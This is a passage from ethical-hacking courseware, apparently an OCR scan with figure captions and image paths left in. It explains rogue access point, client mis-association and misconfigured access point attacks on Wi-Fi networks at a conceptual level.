Network
SSID: certifiedhacker
Wi-Fi Channel: 6
User Connecting to Rogue Access Point
My SSID is certifiedhacker. Connect to me
Attacker

Figure 16.15: Rogue AP attack

Client Mis-association


Control Room
Maintenance
Departure
Storage
Air-Traffic Controller
Client Mis-association
SSID: certifiedhacker
Here is the access point
Attacker in a Neighboring Area

- Attacker sets up a **rogue AP outside the corporate perimeter** and lures the employees of the organization to connect with it
- Once associated, attackers may **bypass** the enterprise security policies

Client Mis-Association

Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can occur for various reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of a Wi-Fi policy, restrictions on the use of Internet in the office, ad-hoc connections that administrators do not manage regularly, and attractive SSIDs. They can occur with or without the knowledge of the wireless client and rogue AP.

To perform a client mis-association attack, an attacker sets up a rogue AP outside the corporation’s perimeter. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may send beacons advertising the rogue AP in order to lure clients to connect. The attacker can use the rogue AP as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as usernames and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.




Control Room
Maintenance
Departure
Storage
Air-Traffic Controller
Client Mis-association
SSID: certifiedhacker
Here is the access point
Attacker in a Neighboring Area

Figure 16.16: Client mis-association attack



Misconfigured AP Attack

Access Point Misconfigured
SSID: certifiedhacker
Wi-Fi password not configured
Connecting to certifiedhacker No password, lucky me!
Attacker

SSID Broadcast

APs are configured to **broadcast SSIDs** to authorized users

Weak Password

To verify authorized users, network administrators **incorrectly use the SSIDs as passwords**

Configuration Error

SSID broadcasting is a configuration error that enables intruders to **steal an SSID** and cause the AP assume they are allowed to connect

Misconfigured AP Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security settings of an AP unintentionally. This, in turn, may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.

It is difficult to detect a misconfigured AP because it is an authorized, legitimate device on the network. Attackers can easily connect to a secured network through misconfigured APs, which continue to function normally after an attacker connects because no alerts will be triggered even if the attacker uses the connection to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. The key elements that play an important role in this kind of attack include the following:

- **SSID broadcast**: An attacker configures APs to broadcast SSIDs to authorized users. All AP models have their own default SSID, and APs with default configurations using default SSIDs are vulnerable to brute-force dictionary attacks. Even if users enable WEP, an unencrypted SSID broadcasts the password in plaintext.
- **Weak password**: Some network administrators incorrectly use SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators recognize authorized wireless devices in the network.
- **Configuration error**: Configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN

problems, and security changes not implemented uniformly across an architecture. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, which makes the AP assume that the attacker is attempting a legitimate connection.

